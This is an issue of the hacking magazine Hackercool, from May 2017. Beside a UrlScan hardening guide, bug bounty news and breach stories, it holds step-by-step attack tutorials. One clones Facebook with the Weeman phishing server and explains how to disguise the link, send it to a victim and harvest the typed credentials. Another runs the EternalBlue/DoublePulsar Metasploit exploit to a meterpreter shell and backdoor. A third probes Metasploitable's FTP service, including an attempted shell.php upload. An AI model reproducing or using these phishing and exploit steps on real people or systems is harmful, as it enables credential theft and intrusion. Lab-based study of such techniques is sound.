

Hackercool

May 2017 Edition 0 Issue 8

EternalBlue & DoublePulsar ms10-017 Leaked by ShadowBrokers

THE ART OF PHISHING :

Learn how to phish with
Weeman HTTP server

BOUNTIES FOR YOU:

We bring you the latest
some more bug bounties

METASPLOIT THIS MONTH :

EternalBlue and Doublepulsar

CAPTURE THE FLAG :

HackFest 2016 : Sedna

METASPLOITABLE TUTORIALS

Hacking FTP, Telnet and SSH

HACKED : Disappointed

Hacking Q&A, Hackstory and a lot more

INSIDE

Here's what you will find in the Hackercool May 2017 Issue .

1. *Editor's Note* :

You should read it.

2. *Installit* :

Configuring Urlscan, the HTTP request filtering tool in IIS 7.5 to IIS 10.

3. *Bounties For You*:

Some of the bug bounties you can try out your skills on and earn some easy bucks.

4. *Hack of The Month* :

Chipotle Food Chain.

5. *The Art Of Phishing* :

Phishing with Weeman Http Server.

6. *Hackstory* :

Story of the first cyber war.

7. *Metasploit This Month* :

The famous Eternal Blue, Double Pulsar and enum_applications exploits.

8. *Metasploitable Tutorials* :

FTP, Telnet and SSH hacking.

9. *Capture The Flag* :

HackFest 2016 : Sedna.

10. *Hacked- The Beginning* :

Disappointed.

12. *Hacking Q&A* :

Answers to some of the question's on hacking asked by our readers.



*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine. This is the eighth issue of zeroeth edition of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v-ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable web application for practice "Vulnerawa" to practice website security.

This magazine is intended to deal with hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field. Even people who want to keep themselves safe from the malicious hackers will find this helpful. The main focus of this magazine is dealing with hacking in real time scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them about real time hacking.

In this issue, we didn't include a "Real Time Hacking Scenario" due to some technical issue. Apologies. Other than this, this issue has all regular features. We have decided to bring you some bug bounties which are recently announced. Maybe our magazine can help you in finding a bug in those programs. Who knows What God can do?

This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store, 24symbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool". Until the next issue, Good Bye.

KalyanCh

CONFIGURING URLSCAN IN IIS 10

INSTALLIT

UrlScan is a security tool used to restrict types of HTTP requests that IIS web server will process. It is a simple tool which is very helpful in blocking harmful requests if you are using an IIS web server.

It seemingly supports only IIS 5.1, IIS 6.0, and IIS 7.0 on Windows Vista and Windows Server 2008. It has been deprecated since IIS 7.5 and IIS 8. It is said that Microsoft has included the features of UrlScan in request filtering option for IIS 7.5 and IIS 8. But it definitely is not a match for the simplicity of UrlScan.


This month on a user's request, let me show you how to configure UrlScan in IIS 10 to IIS 7.5. (IIS 7.5 is available in Windows server 2008 R2 and IIS 8 is available in Windows Server 2012 and Windows 8 and IIS10 is available in Windows Server 2016 & Windows 10).

I am going to configure this in Windows server 2012 i.e IIS 8 but do not worry the configuration steps are similar upto IIS 10. First and foremost install Web Platform Installer in your machine. This will help us to install all the components we require in simple steps. From web platform installer, select component IIS 6 metabase compatibility. This is compulsory to install URLScan.




Then, select IIS ISAPI Filters. (ISAPI filters may already be installed in IIS 7.5)


UrlScan helps protect Web servers by blocking unusual requests to the web servers because most malicious attacks share a common characteristic, they use an unusual request.



Click on "Install". You are shown a review of components you selected to install. Click on "I accept".




When the components are finished installing, you will be shown a Finish screen. as shown below. Click on "Finish".



We are all set to install UrlScan. Download Urlscan and click on the msi package. On the window, select the option "I select the terms of license agreement" and click on "Install".



The installation is very quick. Once it is finished, click on "Finish".



Now open IIS Manager and click on "ISAPI filters" as shown below.




If everything went well, we should see a filter already set like below.


Send all your installation requests to to qa@hackercool.com



Click on it. We can see that there is already a filter named URLscan 3.1 linking to the executable urlscan.dll.




Before configuring UrlScan, let's try a little banner grabbing to check whether UrlScan is working or not. For this, we will use a tool called Idserve to fingerprint the server on which we have configured UrlScan.



We can see clearly that it is displaying the web server version we are using, i.e Microsoft-IIS/8.0.

Now let's go to the configuration file of urlscan (urlscan.ini) to make some necessary changes to it. It is located by default at "C:\WindowsSystem32inetservurlscan"

Change the value of "RemoveServerHeader" to "1" from "0" and save the file.



```
File Edit Format View Help
UrlScan - Notepad

AllowDotInPath=0
; If 1, allow dots that are not file
; extensions. The default is 0. Note that
; setting this property to 1 will make checks
; based on extensions unreliable and is
; therefore not recommended other than for
; testing.


RemoveServerHeader=1
; If 1, remove the 'Server' header from
; response. The default is 0.

EnableLogging=1
; If 1, log UrlScan activity. The
; default is 0. Changes to this property
; will not take effect until UrlScan is
; restarted.

PerProcessLogging=0
; This property is deprecated for UrlScan
; 3.0 and later. UrlScan 3.0 and later can
; safely log output from multiple processes
; to the same log file. Changes to this
; property will not take effect until
; UrlScan is restarted.

AllowLateScanning=0
; If 1, then UrlScan will load as a low
```

Now let's again try to bannergrab using the same tool, Idserve. Restart the web server.



We can see that the server version has not been disclosed this time. Hence our UrlScan is working successfully.

BOUNTIES FOR YOU

US Air Force

The US Air Force has opened a bug bounty program for many of its public facing websites . This program is only open for hackers from Five Eyes member countries : US, UK, Australia, Canada and New Zealand. This program starts from May 29 and ends on June 23. You can register for this program on HackerOne.

Vulnerabilities they are looking for : No specific mention but should be typical web vulnerabilities.

Reward : The exact amount is not mentioned but the amount can be estimated from the amount DOD paid for Hack The Pentagon Challenge.

They paid around 75,000 US dollars for that challenge.

Technology Transfer Service

Technology Transfer Service or TTS, is a wing of the General Services Administration which helps agencies in the development of technological products.

Vulnerabilities they are looking for : Any type of vulnerability and their vulnerability disclosure policy is given at the link given below.

<https://18f.gsa.gov/vulnerability-disclosure-policy/>

Reward :

Rewards for the bounty range from \$300 to \$5000 depending on the severity of the vulnerability.

Kaspersky Lab

The famous anti-malware products producer Kaspersky lab has decided to upgrade its bug bounty program keeping in view the current security scenario.

They want you to disclose vulnerabilities in their desktop products given below.

1. Kaspersky Internet Security 2017 (<https://products.s.kaspersky-labs.com/english/homeuser/kis2017>)
2. Kaspersky Endpoint Security 10 SP1MR3 (http://aes.kaspersky-labs.com/english/endpoints/kes10windows/kes10wensp1_mr3_en_aes56.exe)
3. Kaspersky Password Manager 8 (https://products.s.kaspersky-labs.com/multilanguage/homeuser/kpmwin8.0/setup_8.0.6.538.exe)

Before trying the bounty, you need to accept conditions and follow some rules given at <https://hackerone.com/kaspersky>

Vulnerabilities they are looking for :

They are looking for vulnerabilities like local privilege escalation, user data compromise and remote code execution. The vulnerability should be tested on Windows 8.1 or more modern OS.

Reward :

- Local privilege escalation - \$1,000
- User data - \$2,000
- Remote code execution - \$5,000

CHIPOTLE FOOD CHAIN

HACK OF THE MONTH

If you are a regular customer of Chipotle food chain in America, the company has got some bad news for you. It has been the latest victim to a data breach. Unfortunately this news came immediately after the company announced huge profits.

What?

The payment system of the company has been hacked. The company announced that this breach happened between March 24 and April 14.

To those newbies, who don't know what is payment system, it refers to all the alternative electronic payment systems which include debit cards, credit cards, electronic fund transfers, direct credits, direct debits, internet banking and e-commerce payment systems.

Literally speaking, in this breach all the above said details of the customers should have leaked.

Who?

FIN7 or Carbanak group is the prime suspect. A sophisticated hacking group with suspected ties to cybercrime gangs operating in Eastern Europe is now actively targeting and breaching prominent brand-name restaurants in the USA.

Recently they targeted restaurant franchises Baja Fresh and Ruby Tuesday, according to evidence obtained by CyberScoop.

How?

According to Cyberscoop, hackers sent a phishing email with a malicious attachment titled "Payment overdue.eml" to an email account associated with a Chipotle location in Tulsa, Oklahoma.

The content consisted a description of a nonexistent overdue payment and encourages the victim to open the malicious attachment.

The attachment was a Microsoft Office .RTF file with an embedded OLE object. The file was registered on VirusTotal on Feb. 22.

The sender of this email was named as Michael Smith and was listed as a manager of an imaginary company named Slazzer LLC.

Impact

Sensitive data like this can be sold on dark web. Financial data can be used to make fraudulent transactions. The impact can be termed devastating.

Aftermath

As soon as Chipotle knew about the breach, they have informed their customers about it. Chipotle had also implemented additional security measures, measures it believes will stop the unauthorized activity.

Chipotle is also in touch with law enforcement and a cyber security firm for investigation into the data breach.

"The content consisted a description of a nonexistent overdue payment and encourages the victim to open the malicious attachment. The attachment was a Microsoft Office .RTF file with an embedded OLE object."

Precautions to be Taken

If you are a Chipotle customer and if you gonna ask me as to what precautions you need to take, well just observe your bank account carefully.

Yes, that's exactly what you need to do. With your bank account, debit card information or credit card information in some evil hands, that's exactly what you need to do.

Apart from this, beware of phishing. This is one hacking attack your security products can't protect you against. Please think carefully before you click on that tempting link.

Send all your queries regarding online safety to qa@hackercool.com

Phishing with Weeman HTTP Server

The Art of Phishing (Cont'd)

In our previous issues, we learnt what is phishing and how dangerous it is. We also saw what is Spear Phishing and to perform phishing manually.

Phishing is indeed one of the most dangerous hacking attacks where most of your security software will fail to protect you. If you have an organization, it is very important to test your employees with phishing attacks to see how probable they are to fall victim to phishing attack.

Manual preparation of a phishing link is a bit tedious. Luckily we have some tools which automatically make a phishing site of any site we want. Today we will see one of such tools, Weeman HTTP Server.

Weeman HTTP server is a simple server for phishing written in Python. So let us see how to phish with Weeman HTTP server. We will use Kali Linux as our attacker system. Open a terminal in Kali and type command `git clone https://github.com/Hypsurus/weeman` to install Weeman HTTP server in Kali.

```
root@kali:~# git clone https://github.com/Hypsurus/weeman
Cloning into 'weeman'...
remote: Counting objects: 405, done.
remote: Total 405 (delta 0), reused 0 (delta 0), pack-reused 405
Receiving objects: 100% (405/405), 402.25 KiB | 238.00 KiB/s, done.
Resolving deltas: 100% (219/219), done.
Checking connectivity... done.
root@kali:~#
```

Go to the directory where the server is installed and check its contents. There should be a python script named `weeman.py` as shown below.

```
root@kali:~# ls
Desktop  Downloads  Pictures  Templates  weeman
Documents Music     Public   Videos
root@kali:~# cd weeman
root@kali:~/weeman# ls
ChangeLog  core  LICENSE  profiles  tools
contributors.txt  lib  modules  README.md  weeman.py
root@kali:~/weeman#
```

Now start the server by typing command `./weeman.py`. It should look like below.

```
root@kali:~/weeman# clear
@_@EEMAN
: [ 1.7-Scratch | Framework: 0.1 ]:
>>> |
```

Check all the options we can set by typing command "help".

```
@_@EEMAN
: [ 1.7-Scratch | Framework: 0.1 ]:
>>> help
show      : show default settings.
set       : set value for option (set <option> <value>).
run       : start the server.
clear     : clear screen.
help      : show help or (help <option>.)
framework: load the modules framework.
quit      : quit.
>>> |
```

We will use the default settings for this example. Type command "show" to see all the options we need to set to perform phishing.

```
>>> show
-----
url       : None
port      : 8080
action_url : None
user_agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/41.0.2227.0 Safari/537.36
html_file  : None
external_js : None
>>> |
```

Set the url option as the website for which you want to create a phishing link. For this example, I am using Facebook (sorry Mark). Set the port appropriately (but use 80). The action_url option sets the page you want the victim to redirect after entering his credentials. This is shown below.


```
>>> set url https://www.facebook.com
>>> set port 80
>>> set action_url https://www.facebook.com
>>> run
[14:03:01] Trying to get https://www.facebook.com ...
[14:03:01] Downloading webpage ...
[14:03:02] Modifying the HTML file ...
[i] Starting Weeman 1.7 server on http://localhost:80
```

I want the victim to original Facebook site once he enters his credentials. Type command "run" to run our server. The server will start as shown below.

```
>>> set url https://www.facebook.com
>>> set port 80
>>> set action_url https://www.facebook.com
>>> run
[14:03:01] Trying to get https://www.facebook.com ...
[14:03:01] Downloading webpage ...
[14:03:02] Modifying the HTML file ...
[i] Starting Weeman 1.7 server on http://localhost:80
```

Now find out your IP address, obfuscate it, shorten it (as shown in the previous issues) and

send the link to the victim. When the user clicks on the link, he will get to our phishing page as shown below.



When the user enters his credentials and clicks on Login, he will be redirected to the original website.



While on our attacker system, we can see the credentials of our victim. Happy Pen testing.In

```
[14:08:41] lsd => AVqf7JKX
[14:08:41] _rev => 2373552
[14:08:41] Creating redirect.html ...
[14:08:41] 192.168.25.1 - sent GET request with p
[14:08:41] /cookie/consent/?pv=l&dpr=1
[14:08:41] 192.168.25.1 - sent POST request.
[14:08:41] lsd => AVqf7JKX
[14:08:41] email => howdyjohn
[14:08:41] pass => nopassword
[14:08:41] default_persistent => 1
[14:08:41] timezone => -330
[14:08:41] lgndim => eyJ3IjoxMzY2LkJoIjo3NjgsImF3
=
[14:08:41] lgnrnd => 013302_VD-2
[14:08:41] lgnjs => 1465202177
[14:08:41] locale => en_GB
[14:08:41] next => https://www.facebook.com/
[14:08:41] qsstamp => W1tbNiWz0Sw0NiWxMjMsMTI1LDE
IyMywyMjcsMjQ3LDI1NCwyNTgsMjY1LDI20CwyNzYsMjc4LDM
Oy0Cw0MzUsNDUxLDQ3Mw0NzqsNDq5LDQ5Nyw1MDksNT0xLDM
```

HACKSTORY

It was April 2007. The decision of Estonian government to relocate the statue of the Bronze soldier in Tallinn (Estonia's capital city) has already created a controversy in and out of the country. The nationalist Estonians considered the statue (which was installed by Soviet Union) a symbol of Soviet aggression while the poly ethnic Russians of Estonia and Russia itself called the statue "Monument of Liberation".

When the statue was finally relocated, it led to two nights of riots. But the worse was yet to come. Starting on 27 April 2007, websites belonging to the Estonian president, its parliament and all government ministries, political parties, three of the country's news organisations, two biggest banks and firms were swamped with a series of DDOS attacks which almost completely disabled Estonia.

This was the first time a hacking attack has targeted a country on such a large scale. No doubt it's called the first cyber war. Estonia immediately blamed Russia saying that this was in response to the relocation of the above said Soviet War Memorial. Russia flatly denied it and asked Estonia to present evidence. Estonia could not present any evidence.

This is why war in the fifth domain is so dangerous (land, sea, air are the first three domains. Space is the fourth and cyber field is the fifth). It gives an attacker a scope of deniability and as everything is going digital its attack vector also increases.

NATO sent its cyber investigation team which proved nothing. But the first cyber war taught many lessons. Estonia immediately took measures to improve its cyber security. NATO performed an internal assessment of its own cyber security and framed a cyber defense framework. It also created a NATO Center of Excellence for Cyber Defense in May 2008. They also created a manual which included cyber laws to use in the case of a cyber war. This was the story of the first cyber war.

You have seen how simple phishing is. A simple click on the link can compromise the security of an organization as you have seen in many popular data breaches (These are discussed in our Hack Of The Month sections). What can we do to protect ourselves from phishing. If you have followed our THE ART OF PHISHING section carefully, you should have observed anti-malware can't protect us in this attack. The only thing that can protect us is keen observation. In phishing (Feb 2017) the URL was different. In phishing with Weeman HTTP server, we can see the URI bar is showing an IP address instead of a domain. Another important thing is restraint. Normally phishing links are sent through mail with a captivating subject. Many users fall victim for this attack. Take for example, Chipotle Food Chain data breach. Whatever it is, phishing is here to stay.

ETERNALBLUE, DOUBLE PULSAR and Enum applications

METASPLOIT THIS MONTH

Shadow Group has been leaking tools used by Equation Group of NSA of late. The latest dump they leaked consisted a lot of Windows exploits used by NSA to hack into Windows systems. Most of the vulnerabilities used by these exploits have been patched by Microsoft.

But there is one exploit which may still not have been patched (Actually Microsoft already released a patch for it, but some systems seemingly didn't apply the update). This exploit is called EternalBlue or ms17-010. It is a vulnerability in Windows SMB v1 service. It is akin to the famous ms08_067 vulnerability in Windows XP. Just like that, it is a remote vulnerability which does not need any authentication. No doubt the recent ransomware Wannacry has been exploiting this vulnerability.

Let us see how to use this eternalblue exploit in Metasploit. Load the exploit as shown below. Type command "show options" to see the options we need to set.

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

  Name          Current Setting  Required
  ----          -
  DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
  Path directory of Doublepulsar
  ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes
  Path directory of Eternalblue
  PROCESSINJECT   wlms.exe      yes
  Name of process to inject into (Change to lsass.exe for x64)
  RHOST           yes
  The target address
  RPORT           445          yes
  The SMB service port
  TARGETARCHITECTURE x86         yes
  Target Architecture (Accepted: x86, x64)
  WINEPATH        /root/.wine/drive_c/  yes
  WINE drive c path
```

The exploit works on any architecture of Windows 7 with any service pack. We need only set the remote target IP address. But here I changed my default folder where WINE is installed. The payload is automatically set although I have set it manually here.

```
Exploit target:

  Id  Name
  --  ---
  8   Windows 7 (all services pack) (x86) (x64)

msf exploit(eternalblue_doublepulsar) > set rhost 192.168.91.135
rhost => 192.168.91.135
msf exploit(eternalblue_doublepulsar) > set winepath /usr/lib/i386-linux-gnu/wine
winepath => /usr/lib/i386-linux-gnu/wine
msf exploit(eternalblue_doublepulsar) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(eternalblue_doublepulsar) >
```

We may also need to change the 'processinject' option if the default process (wlms.exe) given by the exploit doesn't work.

I changed it to lsass.exe initially, but since it was ending my meterpreter session when the system restarts, I changed to explorer.exe

When all options were set, type command "run" to execute the exploit as shown below.

```
msf exploit(eternalblue_doublepulsar) > set processinject explorer.exe
processinject => explorer.exe
msf exploit(eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] 192.168.91.135:445 - Generating Eternalblue XML data
[*] 192.168.91.135:445 - Generating Doublepulsar XML data
[*] 192.168.91.135:445 - Generating payload DLL for Doublepulsar
[*] 192.168.91.135:445 - Writing DLL in /usr/lib/i386-linux-gnu/wineeternal11.dll
[*] 192.168.91.135:445 - Launching Eternalblue...
[*] 192.168.91.135:445 - Backdoor is already installed
[*] 192.168.91.135:445 - Launching Doublepulsar...
[*] Sending stage (957999 bytes) to 192.168.91.135
[*] Meterpreter session 2 opened (192.168.91.128:4444 -> 192.168.91.135:49159) at 2017-05-28 13:44:43 -0400
[*] 192.168.91.135:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

There is a Doublepulsar exploit in this module which helps in creating a backdoor by installing a malicious dll file in the exploited system. As you can see above, we successfully got a meterpreter session in the remote system.

Enum applications

The Enum_applications module is a post module of Metasploit which helps in enumerating the applications installed on a Windows system we already hacked. This enumeration can help us in selecting exploits for privilege escalation.

Load the exploit as shown above and set the

```
msf exploit(eternalblue_doublepulsar) > use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applications):

  Name          Current Setting  Required  Description
  ----          -
  SESSION       yes             yes       The session to run this module on.

msf post(enum_applications) >
```

meterpreter session id. Run the exploit and you should get all the applications installed on the target system.

```
msf post(enum_applications) > set session 2
session => 2
msf post(enum_applications) > run

[*] Enumerating applications installed on WIN-BI3UK55VF6A

Installed Applications
=====

  Name          Version
  ----          -
  Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 9.0.30729.4148
  VMware Tools 10.0.0.2977863

[*] Results stored in: /root/.msf4/loot/20170528134845_default_192.168.91.135_hc
st.application_645686.txt
[*] Post module execution completed
msf post(enum_applications) >
```

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main hindrances for practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or pentesting. Many of my readers have been asking me for metasploitable tutorials. So we have decided to make a complete Meta-sploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last two issues, we performed enumeration and got some credentials. In this issue we will see if those credentials we got will be helpful to us in gaining access on the system.

We have performed two types of enumeration till now. Before we perform further enumeration, let us see whether these credentials we acquired can help us in gaining access to the remote system.

When we performed a scan with Nmap during scanning and enumeration stage, we have seen that ports 21,22,23 are open and running FTP, Telnet and SSH services respectively.

```
root@kali:~# nmap -sS 192.168.91.130
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-05-19 03:57 EDT
Nmap scan report for 192.168.91.130
Host is up (0.00051s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

FTP

FTP stands for File Transfer Protocol. As the name implies, it is used to share or transfer files. This service runs on port 21 by default. Al-

though not quite popular now, it was the most popular way of sharing files in yesteryears. It was quite popular as torrents now, only that FTP is a client-server architecture.

Since FTP is used for sharing files, it has a option to enable anonymous downloads. An anonymous download is a type of download where anyone can download the file by logging in with the username of "anonymous" and password as anything. But it was a courtesy to give your email address as password in those days.

Enabling anonymous account on FTP server is considered a high security risk especially if the account given not only read but also write permissions.

Another disadvantage with FTP is that it uses clear text authentication. So if any hacker is sniffing on your LAN, he can see the username and password in plain text.

Ok, Since our target is running FTP service, let us first check if anonymous account is enabled on the server. We can connect to FTP server through terminal by using command "ftp target address" as shown below.

```
root@kali:~# ftp 192.168.91.130
Connected to 192.168.91.130.
220 (vsFTPd 2.3.4)
Name (192.168.91.130:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I try to login with the anonymous account with anonymous as the password and the login is successful. Good, anonymous account is enabled on the target.

Nowadays, FTP is widely used to upload files to the web server. There are many free and commercial FTP clients widely used. Some of the famous FTP clients are Filezilla, Cyberduck, FireFTP and Winscp etc. Apart from this, it is still used for file downloading. Although outdated, FTP is still ubiquitous.

It's time to check the permissions given to an-onymous user.

```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp> ls -l
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

I type command "pwd" to see the current ftp directory. It's root directory. Next I use "put" command to upload a random file to the FTP server. As you can see in the above image, file could not be created. So anonymous account has only "read" permissions.

Enabling write permissions to the anonymous account may result in propagation of malware, pirated software etc. So anonymous account is secure in this case.

Next I decided to try with credentials I got during enumeration. I decided to try with msfadmin. Login successful. I first checked the contents of the ftp directory. It seems this account has admin rights on the FTP server.


```
Connected to 192.168.91.130.
